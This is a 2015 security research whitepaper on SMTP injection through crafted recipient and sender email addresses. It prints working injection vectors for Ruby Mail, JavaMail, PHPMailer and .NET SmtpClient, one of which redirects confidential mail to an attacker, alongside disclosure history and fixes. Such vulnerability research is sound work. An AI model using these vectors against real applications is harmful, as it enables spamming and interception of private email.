MBSD Technical Whitepaper

SMTP Injection via recipient email addresses

Takeshi Terada / Mitsui Bussan Secure Directions, Inc.

December 2015

Table of Contents

1. Introduction

SMTP Injection is an attack technique that injects attacker-controlled SMTP commands into the data transmitted from an application (typically a web application) to an SMTP server for spamming purposes.

Among this class of attack, techniques using manipulated content (message body or header) have been published and known in the security community. Vicente Aguilera Díaz's work [1] is well-known and some related previous researches are found in WASC's page [2].

Mitsui Bussan Secure Directions, Inc. (MBSD) has conducted a research on this topic, specifically on attack techniques utilizing crafted recipient email addresses. The basic concept of this type of attack is mentioned in Insomnia's slides [3] and possibly others. Our research result described in this paper tries to further the attack possibility of the type and show some attack examples.

This paper first describes the attack mechanism and then explains some vulnerability examples in email libraries on Java, Ruby, PHP and other platforms. Other attack techniques and countermeasures are discussed in the following chapters.

2. How the attack works

The following is a normal SMTP command transaction between an SMTP client and server.

```
1:              220 test.mbsd.jp ESMTP Postfix↵
2:      EHLO test↵
3:              250-test.mbsd.jp↵
4:              250-8BITMIME↵
5:              (list of extensions follows)
6:      MAIL FROM:<from@example.com>↵
7:              250 2.1.0 Ok↵
8:      RCPT TO:<to@example.jp>↵
9:              250 2.1.5 Ok↵
10:     DATA↵
11:             354 Please start mail input.↵
12:     From: <from@example.com>↵
13:     To: <to@example.jp>↵
14:     Subject: test message↵
15:     ↵
16:     This is a test message.↵
17:     Thanks!↵
18:     .↵
19:             250 Mail queued for delivery.↵
20:     QUIT↵
21:             221 Closing connection. Good bye.↵
```

Commands from client to server are indicated in red.

In theory every command in red can be used for an attack, but the research focused on "`RCPT TO`" command (#8), as it appeared to be a fruitful target and the exploitation of this command did not seem to have been covered by the researches in the past (but later we come to know it was mentioned by aforementioned paper [3] though).

Now, let's see how the attack works. Suppose an attacker fully controls the recipient address. In this scenario, an attacker provides a vector like the following.

```
Normal value:
   rcpt=to@example.jp
Manipulated:
   rcpt=to@example.jp>[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT[CRLF]
```

The resulting SMTP transaction is shown below:

```
6:      MAIL FROM:<from@example.com>↵
7:              250 2.1.0 Ok↵
8.1:    RCPT TO:<to@example.jp>↵                    ; attacker-injected part
8.2:    DATA↵                                       ; is underlined
8.3:    (message content)↵
8.4:    .↵
8.5:    QUIT↵
8.6:    >↵
9:              250 2.1.5 Ok↵                       ; response to 8.1
10:             354 Please start mail input.↵       ; response to 8.2
11:             250 Mail queued for delivery.↵      ; response to 8.4
12:             221 Closing connection. Good bye.↵  ; response to 8.5
```

Although the injected commands above (#8.2 to 8.5) are sent without waiting for the response to the previous command, all the MTAs we tested, which were Postfix, Sendmail and MS Exchange, accepted the injected commands accordingly. This happens because the SMTP's pipelining extension [4], which allows batch commands, is enabled by default on most MTAs including the aforementioned three.

This way, the attacker-injected message in the recipient address is processed by the server.

This type of vulnerability can be real threats in inquiry forms, member signup forms, or any other application that delivers an email to a user-specified email address.

One thing worth mentioning here is that the traditional attack vectors like the following do not work in the context of SMTP Injection.

```
to@example.jp[CRLF]Cc: x@example.org
```

This is why we believe this recipient attack is especially worth discussing.

3. Vulnerability examples

This chapter describes the newly discovered vulnerabilities in email libraries. The vulnerabilities have already been fixed in the latest versions of the programs.

3.1. Ruby's Mail

The Ruby's "Mail" [5] is an email library used in Ruby on Rails framework (ActionMailer) and other Ruby applications.

Mail <= v2.5.3 is confirmed to be prone to the recipient attack as it does not validate nor sanitize given recipient addresses. Thus, the attacks described in chapter 2 can be applied to the library without any modification.

```
rcpt=to@example.jp>[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT[CRLF]
```

The Mail library itself does not impose a length limit on email addresses, so an attacker can send a long spam message via a recipient address unless there is a limit on the application's side.

This vulnerability affects only the applications that lack input validation. Upgrading is recommended, as Mail v2.6.0 and above are not affected by this attack.

Because the unsusceptible versions (v2.6.0 or above) are released relatively recently, specifically after June 2014, there must be more than a few online applications relying on vulnerable versions of Mail (<= v.2.5.3).

3.2. JavaMail

JavaMail is a widely used email library for Java applications provided by Oracle [6]. It is an API in a narrow sense, but the vendor provides a reference implementation, which we call "JavaMail" in this paper.

Our research discovered a vulnerability in JavaMail library. In the JavaMail's case, as the library validates given recipient addresses in a certain way, an attacker needs to bypass the validation using an address with a crafted quoted-string part like the one shown below.

```
rcpt=">[CRLF]RCPT TO:to@example.jp[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT
[CRLF]"@mbsd.jp
```

The resulting SMTP transaction is as follows:

```
6:      MAIL FROM:<from@example.com>↵
7:              250 2.1.0 Ok↵
8.1:    RCPT TO:<">↵
8.2:    RCPT TO:to@example.jp↵
8.3:    DATA↵
8.4:    (message content)↵
8.5:    .↵
8.6:    QUIT↵
8.7:    "@mbsd.jp>↵
9:              501 5.1.3 Bad recipient address syntax↵    ; response to 8.1
10:     RSET↵
11:             250 2.1.5 Ok↵                              ; response to 8.2
12:     QUIT↵
13:             354 Please start mail input.↵              ; response to 8.3
14:             250 Mail queued for delivery.↵             ; response to 8.5
```

As you can see above, JavaMail sends `RSET` and `QUIT` (#10, 12) to terminate the session after receiving an error (#9) in response to a bad `RCPT TO` address (#8.1). Nevertheless, the attacker-injected email message is delivered to the victim's mailbox, only because MTAs simply process given commands sequentially from top to bottom.

Like Ruby's Mail, JavaMail itself does not have a length limit on email addresses, so a longer message can be sent via a long recipient address.

MBSD reported this bug to Oracle in October 2015. The vendor responded promptly and the fix was pushed into 1.5.5-SNAPSHOT of their source code repository [7] within a week. The vendor's prompt reaction was somewhat surprising because the library's Mail Header Injection bug [8], reported by Alexandre Herzog of Compass Security in January 2014, was, and still is, left unfixed.

In any case, upgrading to the latest snapshot version [9] or implementing validation on your application's side is recommended, if you are aware that your application's validation is poorly implemented.

Note that this attack succeeds only if the application lacks proper input validation. The vendor, in response to our report, suggested the necessity of input validation on the application's side before passing this sort of data to the library because the library's validation method for email addresses might not catch all possible errors.

3.3. PHPMailer

PHPMailer is an email sending library for PHP [10].What is unique to this library is that it tries to validate given recipient addresses strictly according to RFC 5322 [11] by applying an incredibly complicated regex filter to the addresses:

```
preg_match(
 '/^(?!(?>(?1)"?(?>\\\[ -~]|[^"])"?(?1)){255,})(?!(?>(?1)"?(?>\\\[ -~]|[^"])"?(?1)){65,}@)' .
 '((?>(?>(?>((?>(?>(?>\x0D\x0A)?[\t ])+|(?>[\t ]*\x0D\x0A)?[\t ]+)?)(\((?>(?2)' .
 '(?>[\x01-\x08\x0B\x0C\x0E-\'*-\[\]-\x7F]|\\\[\x00-\x7F]|(?3)))*(?2)\)))+(?2))|(?2))?)' .
 '([!#-\'*+\/-9=?^-~-]+|"(?>(?2)(?>[\x01-\x08\x0B\x0C\x0E-!#-\[\]-\x7F]|\\\[\x00-\x7F]))*' .
 '(?2)")(?>(?1)\.(?1)(?4))*(?1)@(?!(?1)[a-z0-9-]{64,})(?1)(?>([a-z0-9](?>[a-z0-9-]*[a-z0-9])?)' .
 '(?>(?1)\.(?!(?1)[a-z0-9-]{64,})(?1)(?5)){0,126}|\[(?:(?>IPv6:(?>([a-f0-9]{1,4})(?>:(?6)){7}' .
 '|(?!(?:.*[a-f0-9][:\]]){8,})((?6)(?>:(?6)){0,6})?::(?7)?))|(?>(?>IPv6:(?>(?6)(?>:(?6)){5}:' .
 '|(?!(?:.*[a-f0-9]:){6,})(?8)?::(?>((?6)(?>:(?6)){0,4}):)?))?(25[0-5]|2[0-4][0-9]|1[0-9]{2}' .
 '|[1-9]?[0-9])(?>\.(?9)){3}))\])(?1)$/isD',
 $address
);
```

Therefore, an attacker must provide an RFC-5322-compliant address to perform the attack, which is a hurdle difficult but not impossible to overcome in certain circumstances.

The following is a vector we created to evade the filter.

```
rcpt=([CRLF][SP]RCPT TO:to@example.jp[CRLF][SP]DATA \[LF]Subject: spam10\[LF][CRLF][SP]
Hello, this is a spam mail...\[LF].[CRLF][SP]QUIT[CRLF][SP]) a@mbsd.jp
```

You can find two forms of line-breaks in the vector.

One form is "[CRLF][SP]", which is called FWS (Folding White Space) in RFC 5322 and its older equivalences. As its name suggests, it is an expression just to fold a line.

The other form of line-breaks is "\[LF]", which is called obs-qp in the same RFC. Although this is an obsolete expression as the prefix indicates, a few libraries including PHPMailer still allow its occurrence in email addresses.

The resulting SMTP transaction of the vector is shown below:

```
6:      MAIL FROM:<from@example.com>↵
7:              250 2.1.0 <from@example.com>... Sender ok↵
8.1:    RCPT TO:<(↵
8.2:    [SP]RCPT TO:to@example.jp↵
8.3:    [SP]DATA \↵
8.4:    Subject: spam10\↵
8.5:    ↵
8.6:    [SP]Hello, this is a spam mail...\↵
8.7:    .↵
8.8:    [SP]QUIT↵
8.9:    [SP]) a@mbsd.jp>↵
9:              553 5.0.0 <(... Unbalanced '('↵                 ; response to 8.1
10:             250 2.1.5 to@example.jp... Recipient ok↵        ; response to 8.2
11:             354 Enter mail, end with "." on a line by itself↵  ; response to 8.3
12:             250 2.0.0 xxx Message accepted for delivery↵    ; response to 8.7
13:     QUIT↵
```

The transaction above is "irregular" for two reasons. One is that it contains commands led by a space such as "[SP]RCPT TO" in #8.2, and the other is that it contains a command followed by a backslash that is "`[SP]DATA \`" in #8.3.

The former command with a leading space is confirmed to be interpreted normally on Postfix and Sendmail, and the latter command followed by backslash on Sendmail as well. Putting them together, this specific vector works on Sendmail (it works on Postfix with a slight modification, though), and consequently the attacker-injected email is delivered to the victim's mailbox.

Note that, in general, when MTAs relay the email to the next server, the garbage parts such as leading spaces and following backslashes are removed. Thus, the restriction on the MTA product type is applied only to the one the SMTP client library directly speaks to.

MBSD reported this bug to the vendor, Synchromedia in November 2015. The vendor released a fixed version (v5.2.14) within a couple of days after being notified. Upgrading to the latest version like other products already mentioned is recommended.

In this attack, some MTAs, namely Sendmail and Postfix can also be said excessively permissive or even incompliant to the standard. However, we think the fault is more on the SMTP client's side, which sends illegal and misleading commands to the MTA, than on the MTA's side.

What should be emphasized here again is that the occurrence of line-break is compliant to RFC 5322 as long as it constitutes an FWS or obs-qp. FWS and obs-qp can appear in the comment, quoted-string and some other parts in an email address. Meanwhile the SMTP standard RFC 5321 [12] does not allow line-break occurrences at all.

For clarification, the key differences between the two RFC's are shown in the table below:

	RFC 5321 Simple Mail Transfer Protocol	**RFC 5322** Internet Message Format
Spec scope	SMTP, **envelope** of mail object	**Content** of mail object
Context of email addresses	SMTP commands, **`MAIL FROM`** and **`RCPT TO`**	Content headers, **`From`**, **`To`** and so on
Line-breaks in email addresses	**Not allowed**	**Allowed** in - FWS (Folding White Space) - obs-qp (obsolete syntax)

In essence, email addresses passed to SMTP commands should be validated as per RFC 5321, but not RFC 5322. However, as seen in the PHPMailer's bug, confusion between the two RFCs is often seen in SMTP client libraries.

Such confusion is further discussed in the next chapter.

3.4. Other platforms

The libraries mentioned in this chapter, which are Ruby's Mail, JavaMail and PHPMailer, are not the only ones affected by the recipient attack.

In our penetration testing in the last few years, MBSD found two other web applications using PHP and CGI (the programing language is unknown) that were vulnerable to the most basic form of the recipient attack described in chapter 2.

We are not certain which libraries were exactly in use in these vulnerable applications as they were discovered during our black-box tests. We assume they were using in-house custom libraries or minor ones; because we found that many major email libraries at least attempt to validate email addresses in some way or another, even though the validation may be flawed as proven in this chapter.

In any case, considering the possibility of applications' using poorly written libraries, security test of this type is worth performing regardless of the platform in which the applications run.

4. Further attack possibility

In this chapter, some miscellaneous topics furthering the recipient attack are discussed. Note that the techniques or ideas described here are mostly theoretical and have not been confirmed to work effectively on real environments.

4.1. FWS Attack

As described in section 3.3, email addresses compliant to RFC 5322 may contain two types of line-breaks, which are obs-qp and FWS. Obs-qp is rarely accepted by the email libraries, while FWS is more often accepted. Therefore, this section discusses attacks using only FWS.

The first attack target is "SmtpClient" class of ASP.NET v4.0.30319, the latest version as of this writing. This is a built-in class commonly used for SMTP email delivery purposes in .NET applications [13].

Let's look at the attack vector, which is an RFC-5322-compliant address containing FWS.

```
rcpt="xx[CRLF][SP]RCPT TO:to@example.jp[CRLF][SP]DATA[CRLF][SP]zz"@mbsd.jp
```

The resulting SMTP transaction is:

```
8.1:     RCPT TO:<"xx↵
8.2:     [SP]RCPT TO:to@example.jp↵
8.3:     [SP]DATA↵
8.4:     [SP]zz"@mbsd.jp>↵
9:               501 5.1.3 Bad recipient address syntax↵    ; response to 8.1
10:              250 2.1.5 Ok↵                              ; response to 8.2
11:              354 Please start mail input.↵              ; response to 8.3
```

Leading spaces of the commands are simply ignored by Postfix and Sendmail, as explained in the previous chapter. Thus the injected commands are interpreted by the server as you can see above.

However, to only state the end result, we could not achieve a complete exploitation of this bug in our research. The reason is that the `DATA` section requires "`[CRLF].[CRLF]`" at its end, but such sequence is rejected by SmtpClient's validation. Additionally, neither Postfix nor Sendmail interprets "`[CRLF][SP].[CRLF]`" as the end of the section.

This means there is no way to end the `DATA` section in the attack using only FWS (recall that, in the PHPMailer's attack, we combined FWS and obs-qp to terminate `DATA` section).

Another command we tried was "`BDAT`", which is an optional SMTP command defined in

RFC 3030 [14]. It is a command similar to, but different from `DATA` in terms of `BDAT` not requiring a single period line at the end. However, the command seems to be supported only by MS Exchange, which does not accept leading spaces.

Consequently, as long as the recent versions of the three major MTAs (Postfix, Sendmail and MS Exchange) are in use, this SmtpClient's misbehavior is unlikely to be exploitable for spamming purposes. Moreover, we are not presently aware of other MTAs affected by the bug.

The behavior is not specific to SmtpClient class of .NET. The same behavior is seen in Sendmail command (v8.15.2, when a recipient address is given from a command line argument) and Swift Mailer (v5.4.1, a PHP's mail library). They pass a supplied RFC-5322-compliant address to an SMTP's `"RCPT TO"` command just as it is, even if the address contains FWS. But their bug is unlikely to be exploitable just like that of SmtpClient.


In any event, what these libraries are expected to do in the first place is to normalize an email address by replacing each FWS occurrence with SP or to validate an email address passed to SMTP commands according to RFC 5321, not RFC 5322.

4.2. CRLF-less attack

One of the author's co-workers, Toshitsugu Yoneyama discovered an interesting behavior of older versions of Postfix.

He found that when an overlong command is given, Postfix splits the command string into chunks at most 2048 bytes long and then processes each chunk as an individual command in order. This suggests a possibility of CRLF-less SMTP Injection attack specific to Postfix.


The following figure illustrates this attack idea.



However, it turned out that this idea cannot be used for spamming attack because of the `"[CRLF].[CRLF]"` hurdle, which is exactly what confronted us in the FWS attack described in the previous section.

We tried to combine this splitting behavior with FWS attack, but what was possible in the end was sending an email with a blank content, which is quite useless from a spammer's perspective.

This is because the splitting does not occur in the message content inside the `DATA` section. Then, "`.[CRLF][SP]`" has to be placed immediately after the `DATA` command with trailing spaces in order to terminate the `DATA` section gracefully.



This Postfix's behavior cannot be reproduced in newer versions. For instance, it cannot be reproduced in v2.10.1 (the latest version in the official RPM packages for CentOS 7.x), while it can be in v2.6.6 (that for CentOS 6.x). This indicates a certain change was made somewhere between the two versions, presumably in v2.9.0, which introduced a flag (SMTP_GET_FLAG_SKIP) to skip the overlong part of the command.

The countermeasure of this attack is restricting the length of email addresses according to section 4.5.3 of RFC 5321 [15] or upgrading Postfix.

4.3. Line-breaks for SMTP servers

RFC 5321 clearly states that only CRLF is the SMTP's command line separator. In other words, neither single LF nor CR should occur in the command line. They should also not be interpreted as a separator by command recipient.

During the research, none of the three MTAs we tested (Postfix, Sendmail and Exchange) was found to treat single CR as a separator. Neither was VT (Vertical Tab, 0x0B) nor FF (Form Feed, 0x0C). However, Postfix and Sendmail were confirmed to treat LF as a separator against the RFC text, whereas MS Exchange complies with the text.

This incompliance of Postfix and Sendmail may result in a vulnerability if both the application and SMTP client library handle only CRLF properly. However, we could not find any realistic example that this incompliance leads to a vulnerability because many libraries that properly handle CRLF seem to do the same for single LF, too.

5. Sender address attack

Although this paper focuses on the recipient email addresses, the sender address in "MAIL FROM" command can obviously be another injection target as well.

When performing a test targeting a sender address, all of the essential SMTP commands must appear in order and without omission in the resulting SMTP transaction.

This means attack vectors need a modification.

```
Vector for recipient
rcpt=to@example.jp>[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT[CRLF]

Vector for sender
sndr=from@example.jp>[CRLF]RCPT TO:attacker@example.org[CRLF]DATA[CRLF]
```

The latter vector is intended to replace the original recipient address with the attacker's by supplying a crafted sender address.

The resulting SMTP transaction is shown below:

```
6.1:    MAIL FROM:<from@example.com>↵
6.2:    RCPT TO:attacker@example.org↵
6.3:    DATA↵
6.4:    >↵
7:              250 2.1.0 Ok↵                         ; response to 6.1
8:              250 2.1.0 Ok↵                         ; response to 6.2
9:              354 Please start mail input.↵         ; response to 6.3
10:     RCPT TO:<original recipient address>↵
11:     DATA↵
12:     (original confidential message content)↵
13:     .↵
14:             250 Mail queued for delivery.↵        ; response to 13
15:     QUIT↵
16:             221 Closing connection. Good bye.↵    ; response to 15
```

As the result, only by manipulating the sender address, the attacker receives an email message containing the original confidential message content:

```
>                                                     ; input 6.4
RCPT TO:<original recipient address>                  ; input 10
DATA                                                  ; input 11
(original confidential message content)               ; input 12
```

Of course, the attacker can also utilize this bug for spamming just by appending a string like "(spam content)[CRLF].[CRLF]QUIT[CRLF]" at the end of the vector.

6. Conclusion

This paper explained how the SMTP Injection attack through a crafted recipient email address works and showed the examples of vulnerable SMTP clients and the possible further attacks.

The countermeasure of this attack is to ensure that the email address being passed to `"RCPT TO"` command is compliant to RFC 5321 in terms of syntax and length. The syntax rule is defined in section 4.1.2 of the RFC, and the length limit is in section 4.5.3.1. Of course, a little more relaxed rule can be an option, as a small proportion of existing and actually used addresses is known to be incompliant to the standard. Needless to say, when a relaxed rule is employed, addresses containing line-breaks must not be allowed.

Note that, regarding the valid email address format, confusion between RFC 5321 and 5322 is sometimes seen; however, RFC 5321 should be referred in the context of SMTP.

At MBSD we think modern SMTP client libraries should desirably be equipped with this sort of validation mechanism, but it is not to say that the web application developers must not perform the validation on their own. Whatever the case may be, an application is safe as long as either the library or the application itself performs proper validation.

If you need to verify whether or not your application is susceptible to the attack in a black-box manner, consider using the vector below (the most basic one):

```
rcpt=to@example.jp>[CRLF]DATA[CRLF](message content)[CRLF].[CRLF]QUIT[CRLF]
```

More advanced and somewhat library-specific vectors are shown in chapter 3.

If the application accepts a sender email address as an input, the vectors mentioned above need a slight adjustment as described in chapter 5.

7. References

[1] http://www.webappsec.org/projects/articles/121106.pdf

[2] http://projects.webappsec.org/w/page/13246948/Mail%20Command%20Injection

[3] https://www.insomniasec.com/downloads/publications/Common_Application_Flaws.ppt

[4] https://tools.ietf.org/html/rfc2920

[5] https://rubygems.org/gems/mail

[6] http://www.oracle.com/technetwork/java/javamail/index.html

[7] https://java.net/projects/javamail/sources/mercurial/show

[8] http://www.csnc.ch/misc/files/advisories/CSNC-2014-001_javamail_advisory_public.txt

[9] https://java.net/projects/javamail/downloads

[10]https://github.com/PHPMailer/PHPMailer

[11]https://tools.ietf.org/html/rfc5322

[12]https://tools.ietf.org/html/rfc5321

[13]https://msdn.microsoft.com/library/system.net.mail.smtpclient(v=vs.110).aspx

[14]https://tools.ietf.org/html/rfc3030

[15]https://tools.ietf.org/html/rfc5321#section-4.5.3

[16]http://seclists.org/webappsec/2015/q4/14

8. About us

About MBSD

MBSD (Mitsui Bussan Secure Directions, Inc.) is the Japanese leading security company in managed security services, vulnerability assessment and testing, GRC (Governance, Risk, Compliance) consulting, incident response and handling, digital forensics, and secure programming training services. The MBSD services are provided by its personnel including the leading security experts in the field of secure programming, application security, penetration testing and threat analysis who have in-depth knowledge and understanding of attackers' methodologies. MBSD is working for the Internet infrastructure companies, cyber commerce and media giants, financial institutes, global enterprise, and government agencies in Japan to support their strategies against rapidly increasing threats from cyber space.

About the author

Takeshi Terada, CISSP is a Senior Security Specialist at MBSD Professional Service Dept.

Update History

12/17/2015	Added links to previous researches [1][3], thanks to one of the webappsec mailing list readers [16]. Updated the URL of JavaMail's download page [9].

TT-1 Building 6F, 1-14-8, Nihonbashi Ningyo-Cho, Chuo-ku, Tokyo, 103-0013, Japan

+81-3-5649-1961 | http://www.mbsd.jp/